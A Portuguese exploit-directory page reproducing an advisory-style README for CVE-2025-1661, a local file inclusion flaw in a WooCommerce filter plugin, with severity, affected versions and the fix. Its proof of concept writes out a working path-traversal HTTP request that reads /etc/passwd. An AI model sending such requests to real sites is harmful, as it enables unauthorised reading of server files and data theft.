
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
Ferramentas/GitHubGitHub/shahwarshah/cve-2025-1661
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebCTFTestes de PenetraçãoAprendizado e Educação
GitHubshahwarshah/cve-2025-1661

CVE-2025-1661

HUSKY – Products Filter Professional for WooCommerce plugin for WordPress é vulnerável a Local File Inclusion (LFI)

Ver Repositório
119há 1 anoAinda não revisado
Site
Compartilhar

CVE-2025-1661 - Inclusão de Arquivo Local Não Autenticada (LFI) no HUSKY – Products Filter Professional para WooCommerce

Descrição

O plugin HUSKY – Products Filter Professional para WooCommerce para WordPress é vulnerável a Inclusão de Arquivo Local (LFI) em todas as versões até e incluindo 1.3.6.5 através do parâmetro template da ação AJAX woof_text_search.

Isso permite que atacantes não autenticados incluam e executem arquivos arbitrários no servidor, potencialmente levando a:

  • Burlar controles de acesso
  • Extrair dados sensíveis
  • Execução Remota de Código (RCE) se certas condições forem atendidas (ex.: upload de tipos de arquivo "seguros")

Gravidade: Crítica

  • Pontuação CVSS: 9.8 (Crítica)
  • ID CWE: CWE-22 (Path Traversal)
  • Pontuação EPS: 0.00061

Versões Afetadas

  • Vulnerável: <= 1.3.6.5
  • Versão Corrigida: 1.3.6.6

Remediação

Atualize para a versão 1.3.6.6 ou uma versão corrigida mais recente.


Prova de Conceito (PoC)

Passos para Reproduzir

  1. Visite o site alvo.
  2. Capture a requisição usando Burp Suite.
  3. Modifique o método da requisição para POST e adicione o seguinte payload:
POST /wp-admin/admin-ajax.php?template=../../../../../../../etc/passwd&value=a&min_symbols=1  HTTP/1.1
Host: TARGET_SITE_HERE
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: YOUR_SESSION_COOKIE_HERE
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 24

action=woof_text_search&

Captura de Tela do IntercomVulnChecker 4. Se bem-sucedido, o servidor retornará o conteúdo de /etc/passwd. 5. Isso pode ser usado para extrair outros arquivos sensíveis do servidor.


Referências

  • Wordfence Advisory
  • Código do Plugin WordPress
  • Relatório CVE

Aviso Legal

Este PoC é apenas para fins educacionais e de pesquisa. Testes não autorizados contra sistemas sem permissão são ilegais e antiéticos. Sempre busque autorização explícita antes de realizar qualquer teste de segurança.


Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    786
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    429
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    345
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    262
  • 6

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    256

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →




